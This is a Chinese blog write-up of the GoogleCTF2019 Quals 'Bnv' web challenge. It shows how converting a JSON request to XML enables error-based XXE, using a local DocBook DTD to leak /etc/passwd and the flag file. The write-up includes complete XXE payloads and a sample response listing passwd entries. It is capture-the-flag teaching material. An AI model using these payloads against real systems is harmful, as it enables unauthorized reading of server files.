
# [ctf web][GoogleCTF2019 Quals]Bnv writeup

原创

shu天 于 2022-02-11 10:40:59 发布 1439 收藏

分类专栏： ctf # web 文章标签： xml web安全 ctf web XXE





ctf 同时被 2 个专栏收录

81 篇文章 4 订阅


订阅专栏

web


46 篇文章 1 订阅

订阅专栏

## [GoogleCTF2019 Quals]Bnv




抓包




是json格式的，将json改成xml格式能不能打xxe


```
Content-type: application/json
Content-type: application/xml
```

首先构造DTD，申明实体b，申明元素message

> 其实之前做得题目都是不用申明元素的，这里如果不申明会报
> No declaration for element message, line 5, column 23

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE message [     <!-- 定义此文档是message类型的文档。-->
        <!ELEMENT message (#PCDATA)> <!-- 定义message元素为 "#PCDATA" 类型 -->
    <!ENTITY b "13560136012350240140125O">
]>
<message>&b;</message>
```

成功得到回显




再尝试加上name实体来加载内部文件

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE message [
        <!ELEMENT message (#PCDATA)>
    <!ENTITY b "13560136012350240140125O">
    <!ENTITY % name SYSTEM "file:///etc/passwd">
        %name;
]>
<message>&b;</message>
```

> 报错：internal error: xmlParseInternalSubset: error detected in Markup declaration, line 1, column 1
> 文档类型声明包含或指向的标记声明必须格式正确
> 这意味着文件已经正确加载了，但由于它不是个格式良好的xml文件 所以它中断了。

如果我们尝试引用系统不存在的文件，会报错：

> failed to load external entity “file:///xxxx”, line 6, column 10

所以可以试出flag在根目录

□□然后看这篇文章Exploiting XXE with local DTD files (mohemiv.com)

Linux设备可能在`/usr/share/yelp/dtd/docbookx.dtd`中有一个DTD文件。并且这个文件又一个名为ISOamsa的实体，所以我们可以使用它来写DTD代码。

## *How can we find a local dtd file?*

Nothing is easier than enumerating files and directories. Below are a few more examples of successful applications of this trick:

### Custom Linux System

```
<!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">
<!ENTITY % ISOamsa 'Your DTD code'>
%local_dtd;
```



首先读/flag，第二次把/flag的里的值做实体来读取，因为/flag的里的值这个实体不存在，就会报错返回，得到flag。

像那篇文章里面写得

## *What can we do with internal DTD?*

To use external DTD syntax in the internal DTD subset, you can bruteforce a local dtd file on the target host and redefine some parameter-entity references inside it:

**Request**

```
<?xml version="1.0" ?>
<!DOCTYPE message [
    <!ENTITY % local_dtd SYSTEM
"file:///opt/IBM/WebSphere/AppServer/properties/sip-
app_1_0.dtd">

    <!ENTITY % condition 'aaa)>
        <!ENTITY &#x25; file SYSTEM "file:///etc/passwd">
        <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error
SYSTEM &#x27;file:///nonexistent/&#x25;file;&#x27;>">
        &#x25;eval;
        &#x25;error;
        <!ELEMENT aa (bb'>

    %local_dtd;
]>
<message>any text</message>
```


**Response**

```
java.io.FileNotFoundException: /nonexistent/
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/usr/bin/nologin
daemon:x:2:2:daemon:/:/usr/bin/nologin

(No such file or directory)
```

payload:

```
<?xml version="1.0"?>
<!DOCTYPE message[
    <!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">
    <!ENTITY % ISOamso '
    <!ENTITY &#x25; file SYSTEM "file:///flag">
    <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM &#x27;file:///aaaaa/&#x25;file;&#x27;>">
    &#x25;eval;
    &#x25;error;
'>
%local_dtd;
]>
//因为我们要的是报错嘛，后面的文档部分有没有无所谓了
```




参考wp：
[GoogleCTF2019 Quals]Bnv-XXE学习记录_cjdgg的博客
刷题笔记:[GoogleCTF2019 Quals]Bnv | 远离尘世的幻想乡 (syunaht.com)